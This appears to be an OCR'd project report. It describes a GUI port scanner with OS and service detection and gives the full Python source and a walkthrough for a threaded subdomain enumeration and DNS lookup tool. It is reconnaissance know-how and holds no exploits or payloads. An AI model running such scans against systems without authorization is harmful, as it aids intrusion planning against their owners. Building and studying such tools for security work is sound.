- **Port Scanning**: The tool allows users to input a target IP/hostname and a range of ports to scan. It checks each port to see if it is open.
- **OS Detection**: The application can perform OS detection using TTL analysis and advanced techniques with Nmap if available.
- **Service Detection**: If enabled, the tool can detect services running on open ports using Nmap.
- **User -Friendly GUI**: The application features a clean and modern interface with input fields, buttons, and a scrollable text area for results.

- **Threading and Concurrency**: The use of threading and a thread pool allows the application to perform scans concurrently, improving performance.
- **Progress Bar**: A progress bar visually indicates the scanning progress.
- **Error Handling**: The application includes error handling for various operations, providing feedback to the user when issues arise.
- **Customizable Thread Count**: Users can specify the number of threads to use for scanning, allowing for performance tuning based on their system capabilities.

Key Features & Components

1. User Interface (Tkinter GUI)

- **Input Fields**:
    - **Target IP/Hostname** (**host_entry**): The IP or domain name to scan.
    - **Port Range** (**port_entry**): Range of ports to scan (e.g., **1-1024**).
    - **Thread Count** (**thread_entry**): Number of concurrent scanning threads (default: **100**).
    - **Checkboxes** (**os_detect_var**, **service_detect_var**): Enable OS and service detection.

- **Results Display** (**result_text**):
    - Real-time output logging of scan results.
    - Scrollable text area for viewing findings.


- **Controls**:
    - **Start Scan** (**scan_btn**): Initiates scanning.
    - **Stop Scan** (**stop_btn**): Stops the scan prematurely.
    - **Progress Bar** (**progress_var**): Shows scanning progress.

Workflow


1. **User Input**:
    - Enter target (e.g., **192.168.1.1**), port range (**1-1024**), and select options.
2. **Scan Execution**:
    - Resolves the target IP (**socket.gethostbyname**).
    - Performs **OS detection** (ping + TTL analysis, Nmap if enabled).
    - Scans ports (multithreaded) and checks for open ones (**scan_port()**).
    - Optionally detects services (**try_banner_grabbing()**, Nmap **-sV**).
3. **Results Logging**:
    - Shows real-time scan updates (**append_result()**).
    - Logs open ports, detected OS, and services.

Screenshots :


1. Entered vulnweb.com as target, port rage for scanning is set to 1-1024, threads set to 200 for fast scanning




2. This image shows normal port scan without os and service detection



3. This image shows port scan with os detection feature on



4. This image shows port scan with service detection feature on



Subdomain Enumeration & DNS Lookup Tool

CODE :

```
import requests
import threading
import os
import dns.resolver
import tkinter as tk
from tkinter import scrolledtext, messagebox, filedialog, ttk

class SubdomainAndDNSLookupTool:
    def __init__(self, master):
        self.master = master
        master.title("Advanced Subdomain & DNS Tool")
        master.geometry("800x700")
        master.configure(bg='#f0f0f0')

        # Set window icon
        try:
            master.iconbitmap('icon.ico')
        except:
            pass
```

```
        # Custom style
        self.style = ttk.Style()
        self.style.configure('TFrame', background='#f0f0f0')
        self.style.configure('TButton', font=('Helvetica', 10), padding=6)
        self.style.configure('TLabel', background='#f0f0f0',
font=('Helvetica', 10))
        self.style.configure('Header.TLabel', font=('Helvetica', 12, 'bold'),
foreground='#2c3e50')

        # Main frame
        self.main_frame = ttk.Frame(master, padding="10")
        self.main_frame.pack(fill=tk.BOTH, expand=True)

        # Header
        self.header = ttk.Label(self.main_frame, text="SUBDOMAIN &
DNS ENUMERATOR", style='Header.TLabel')
        self.header.pack(pady=(0, 10))

        # Domain input frame
        self.input_frame = ttk.Frame(self.main_frame)
        self.input_frame.pack(fill=tk.X, pady=5)

        self.domain_label = ttk.Label(self.input_frame, text="Domain to
analyze:")
        self.domain_label.pack(side=tk.LEFT, padx=(0, 5))
```

```
        self.domain_entry = ttk.Entry(self.input_frame, width=40)
        self.domain_entry.pack(side=tk.LEFT, expand=True, fill=tk.X)

        # File selection frame
        self.file_frame = ttk.Frame(self.main_frame)
        self.file_frame.pack(fill=tk.X, pady=5)

        self.file_button = ttk.Button(self.file_frame, text="Select
Subdomain File", command=self.load_file)
        self.file_button.pack(side=tk.LEFT)

        self.file_label = ttk.Label(self.file_frame, text="No file selected",
foreground='#7f8c8d')
        self.file_label.pack(side=tk.LEFT, padx=10)

        # Button frame
        self.button_frame = ttk.Frame(self.main_frame)
        self.button_frame.pack(fill=tk.X, pady=10)

        self.enumerate_button = ttk.Button(self.button_frame, text="
Enumerate Subdomains",
                                           command=self.enumerate_subdomains)
        self.enumerate_button.pack(side=tk.LEFT, expand=True, padx=5)
```

```
        self.ns_button = ttk.Button(self.button_frame, text="🔍 DNS Records Lookup",
                                    command=self.dns_lookup)
        self.ns_button.pack(side=tk.LEFT, expand=True, padx=5)

        # Status bar
        self.status_var = tk.StringVar()
        self.status_var.set("Ready")
        self.status_bar = ttk.Label(self.main_frame, textvariable=self.status_var,
                                    relief=tk.SUNKEN, anchor=tk.W, foreground='#34495e')
        self.status_bar.pack(side=tk.BOTTOM, fill=tk.X, pady=(10, 0))

        # Results area
        self.result_frame = ttk.Frame(self.main_frame)
        self.result_frame.pack(fill=tk.BOTH, expand=True, pady=(10, 0))

        self.result_text = scrolledtext.ScrolledText(self.result_frame, width=90, height=30,
                                                     wrap=tk.WORD, font=('Consolas', 10),
                                                     padx=10, pady=10)
        self.result_text.pack(fill=tk.BOTH, expand=True)

        # Initialize variables
```

```
        self.filename = None
        self.discovered_subdomains = []
        self.lock = threading.Lock()

        # Set focus to domain entry
        self.domain_entry.focus()

    def load_file(self):
        self.filename = filedialog.askopenfilename(title="Select
Subdomain File",
                                                   filetypes=[("Text files", "*.txt")])
        if self.filename:
            self.file_label.config(text=os.path.basename(self.filename))
            self.status_var.set(f"Loaded:
{os.path.basename(self.filename)}")

    def check_subdomain(self, subdomain, domain):
        url = f'http://{subdomain}.{domain}'
        try:
            requests.get(url, timeout=5)
        except (requests.ConnectionError, requests.Timeout):
            pass
        else:
            with self.lock:
```

```
            self.discovered_subdomains.append(url)
            self.result_text.insert(tk.END, f"[+] Discovered: {url}\n")
            self.result_text.see(tk.END)
            self.status_var.set(f"Discovered: {url}")

    def enumerate_subdomains(self):
        domain = self.domain_entry.get().strip()
        if not domain:
            messagebox.showerror("Input Error", "Please enter a domain name.")
            return
        if not self.filename:
            messagebox.showerror("Input Error", "Please select a subdomain file.")
            return

        self.discovered_subdomains.clear()
        self.result_text.delete(1.0, tk.END)
        self.result_text.insert(tk.END, f"= Starting subdomain enumeration for {domain} =\n\n")
        try:
            with open(self.filename) as file:
                subdomains = file.read().splitlines()
        except Exception as e:
```

```
            messagebox.showerror("File Error", f"Failed to read
subdomain file:\n{str(e)}")
            return


        self.status_var.set("Enumerating subdomains...")
        self.enumerate_button.config(state=tk.DISABLED)


        threads = []
        for subdomain in subdomains:
            thread = threading.Thread(target=self.check_subdomain,
args=(subdomain, domain))
            thread.start()
            threads.append(thread)
# Wait for threads to complete in a separate thread to keep GUI
responsive
        def check_threads():
            alive = sum(1 for t in threads if t.is_alive())
            if alive > 0:
                self.status_var.set(f"Scanning... ({alive} threads remaining)")
                self.master.after(100, check_threads)
            else:
                count = len(self.discovered_subdomains)
                self.result_text.insert(tk.END, f"\n= Scan complete. Found
{count} subdomains =\n")
```

```
            self.result_text.insert(tk.END, "Results saved to
'discovered_subdomains.txt'\n")
            with open("discovered_subdomains.txt", 'w') as f:
                f.write('\n'.join(self.discovered_subdomains))
            self.status_var.set(f"Ready | Found {count} subdomains")
            self.enumerate_button.config(state=tk.NORMAL)

        self.master.after(100, check_threads)

    def dns_lookup(self):
        domain = self.domain_entry.get().strip()
        if not domain:
            messagebox.showerror("Input Error", "Please enter a domain
name.")
            return

        records_type = ['A', 'AAAA', 'NS', 'MX', 'TXT', 'CNAME', 'SOA']
        self.result_text.delete(1.0, tk.END)
        self.result_text.insert(tk.END, f"= DNS records for {domain}
=\n\n")
        self.status_var.set(f"Looking up DNS records for {domain}...")

        resolver = dns.resolver.Resolver()
        found_records = False
        for record_type in records_type:
```

```
            try:
                answer = resolver.resolve(domain, record_type)
                self.result_text.insert(tk.END, f"=== {record_type} Records ===\n")
                for data in answer:
                    self.result_text.insert(tk.END, f"{data}\n")
                self.result_text.insert(tk.END, "\n")
                found_records = True
            except (dns.resolver.NoAnswer, dns.resolver.NXDOMAIN):
                continue
            except Exception as e:
                self.result_text.insert(tk.END, f"Error retrieving {record_type} records: {str(e)}\n")

        if not found_records:
            self.result_text.insert(tk.END, "No DNS records found for the domain\n")

        self.result_text.insert(tk.END, "\n= DNS lookup complete =\n")
        self.status_var.set("DNS lookup completed")

if __name__ == "__main__":
    root = tk.Tk()
    app = SubdomainAndDNSLookupTool(root)
    root.mainloop()
```

Code Breakdown :

1. **Imports**:

Code :

```
import requests
import threading
import os
import dns.resolver
import tkinter as tk
from tkinter import scrolledtext, messagebox, filedialog, ttk
```

- **requests**: Used for making HTTP requests to check the existence of subdomains.
- **threading**: Allows concurrent execution of subdomain checks to improve performance.
- **os**: Provides a way to interact with the operating system, such as file handling.
- **dns.resolver**: Used for DNS record lookups.
- **tkinter**: The standard GUI toolkit for Python, used to create the application interface.
- **ttk**: Themed Tkinter widgets for a more modern look.

2. **Class Definition**:

Code : class SubdomainAndDNSLookupTool:

- This class encapsulates the entire functionality of the tool, including the GUI and the logic for subdomain enumeration and DNS lookups.

3. **Initialization**:

Code : def __init__(self, master):

- The constructor initializes the main window and its components.

4. **Window Configuration**:

Code :
```
master.title("Advanced Subdomain & DNS Tool")
master.geometry("800x700")
master.configure(bg='#f0f0f0')
```

- Sets the title, size, and background color of the main window.

5. **Icon Setup**:

code :
```
try:
    master.iconbitmap('icon.ico')
except:
    pass
```

- Attempts to set a custom icon for the window, handling any exceptions if the icon file is not found.

6. **Custom Styles**:

Code : self.style = ttk.Style()

self.style.configure('TFrame', background='#f0f0f0')

- Configures the appearance of various widgets using the **ttk.Style()** class.

7. **Main Frame and Header**:

Code : self.main_frame = ttk.Frame(master, padding="10")

self.main_frame.pack(fill=tk.BOTH, expand=True)

self.header = ttk.Label(self.main_frame, text="SUBDOMAIN & DNS ENUMERATOR", style='Header.TLabel')

self.header.pack(pady=(0, 10))

- Creates a main frame to hold all components and adds a header label.

8. **Domain Input**:

Code : self.domain_entry = ttk.Entry(self.input_frame, width=40)

- A text entry field for the user to input the domain they want to analyze.

9. **File Selection**:

Code : self.file_button = ttk.Button(self.file_frame, text="Select Subdomain File", command=self.load_file)

- A button that opens a file dialog to select a text file containing subdomains.

10. **Enumerate Subdomains Button**:

Code : self.enumerate_button = ttk.Button(self.button_frame, text="🔍 Enumerate Subdomains", command=self.enumerate_subdomains)

- A button that triggers the subdomain enumeration process.

11. **Status Bar**:

Code : self.status_var = tk.StringVar()

self.status_bar = ttk.Label(self.main_frame, textvariable=self.status_var, relief=tk.SUNKEN, anchor=tk.W, foreground='#34495e')

- Displays the current status of the application, such as "Ready" or "Enumerating subdomains...".

12. **Results Area**:

Code : self.result_text = scrolledtext.ScrolledText(self.result_frame, width=90, height=30, wrap=tk.WORD, font=('Consolas', 10))

- A scrollable text area to display the results of the subdomain enumeration and DNS lookups.

13. **Load File Method**:

Code : def load_file(self):

self.filename = filedialog.askopenfilename(title="Select Subdomain File", filetypes=[("Text files", "*.txt")])

- Opens a file dialog to select a subdomain file and updates the status bar.

14. **Check Subdomain Method**:

Code : def check_subdomain(self, subdomain, domain):

url = f'http://{subdomain}.{domain}'

requests.get(url, timeout=5)

- Constructs the full URL for each subdomain and checks if it is reachable. If reachable, it adds the URL to the results.

15. **Enumerate Subdomains Method**:

Code : def enumerate_subdomains(self):

domain = self.domain_entry.get().strip()

- Retrieves the domain from the input field, reads subdomains from the selected file, and starts checking each subdomain in a separate thread.

16. **DNS Lookup Method**:

Code : def dns_lookup(self):

domain = self.domain_entry.get().strip()
resolver = dns.resolver.Resolver()

- Retrieves DNS records for the specified domain using the **dns.resolver** library and displays the results.

17. **Main Loop**:

Code :

```
if __name__ == "__main__":
    root = tk.Tk()
    app = SubdomainAndDNSLookupTool(root)
    root.mainloop()
```

- Initializes the Tkinter main loop, creating an instance of the application.

Features

- **Subdomain Enumeration**: The tool allows users to input a domain and a file containing potential subdomains. It checks each subdomain concurrently, displaying discovered subdomains in real-time.
- **DNS Lookup**: Users can perform DNS lookups for various record types (A, AAAA, NS, MX, TXT, CNAME, SOA) and view the results in the application.
- **User -Friendly GUI**: The application features a clean and modern interface with input fields, buttons, and a scrollable text area for results.
- **File Handling**: Users can easily select a file containing subdomains, and the application handles file reading and error checking.
- **Threading**: The use of threading allows the application to remain responsive while performing network operations.
- **Status Updates**: The status bar provides real-time feedback on the application's current state, enhancing user experience.

1. Overview

- The tool performs two core functions:
  - **Subdomain Enumeration:** Discovers live subdomains by testing combinations from a wordlist.
  - **DNS Lookup:** Retrieves DNS records (A, AAAA, MX, TXT, etc.) for domain analysis.

➢ Built with **tkinter** for GUI and **dnspython/requests** for network operations, it features:

✓ Modern responsive interface
✓ Threaded scanning (faster results)
✓ Real-time progress tracking
✓ Auto-saving results
✓ Error handling & user feedback

2. Core Components Breakdown

2.1 Graphical User Interface (GUI)

The interface uses **ttk** (Themed Tkinter) for a polished look:

Main Sections:

Component	Function
Domain Entry	Input field for target domain (e.g., example.com)
File Selector	Button to load subdomain wordlist (.txt file)
Action Buttons	Start subdomain scan or DNS lookup
Results Box	Large scrollable output area (width=90, height=30)
Status Bar	Live updates during operations (e.g., "Scanning...")

2.2 Key Features

I. Subdomain Enumeration

1. **Process:**
    - Reads subdomains from a wordlist (e.g., **subdomains.txt**).
    - Tests each via HTTP requests (**http://subdomain.example.com**).
    - Threaded for parallel scanning (faster results).
2. **Output Example:**

= Starting subdomain enumeration for example.com =

[+] Discovered: http://www.example.com

[+] Discovered: http://mail.example.com

= Scan complete. Found 2 subdomains =

II. DNS Lookup

1. **Records Checked:**
   A, **AAAA**, **NS**, **MX**, **TXT**, **CNAME**, **SOA**.
2. **Output Example:**

= DNS records for example.com =

=== A Records ===

192.0.2.1

=== MX Records ===

10 mail.example.com

3. Technical Implementation

3.1 Critical Functions

Function	Description
load_file()	Opens file dialog to select subdomain wordlist
check_subdomain()	Tests if a subdomain exists (threaded)
enumerate_subdomains()	Manages scanning process and UI updates
dns_lookup()	Queries DNS records and displays results

3.2 Threading Mechanism

- Prevents GUI freezing during scans.
- Uses Python's **threading** module:

for subdomain in subdomains:

thread = threading.Thread(target=self.check_subdomain, args=(subdomain, domain))

4. Error Handling

- The tool includes robust checks:

1. **Input Validation:**
    - Ensures domain is entered before scanning.
    - Validates wordlist file selection.
2. **Network Errors:**
    - Catches connection timeouts/DNS failures gracefully.
    - Shows user-friendly messages via **messagebox.showerror()**.

5. Output & Reporting

- **Auto-Save:** Results saved to **discovered_subdomains.txt**.
- **Real-Time Updates:** Status bar shows progress (e.g., *"Discovered: http://test.example.com"*).

Conclusion

This tool provides an **elegant, functional solution** for:

- **Security researchers** performing reconnaissance.
- **Network admins** troubleshooting DNS issues.
- **Developers** testing domain configurations.

The combination of **automated scanning**, **clean GUI**, and **detailed reporting** makes it ideal for both technical and non-technical users.

Appendix A: Sample Usage

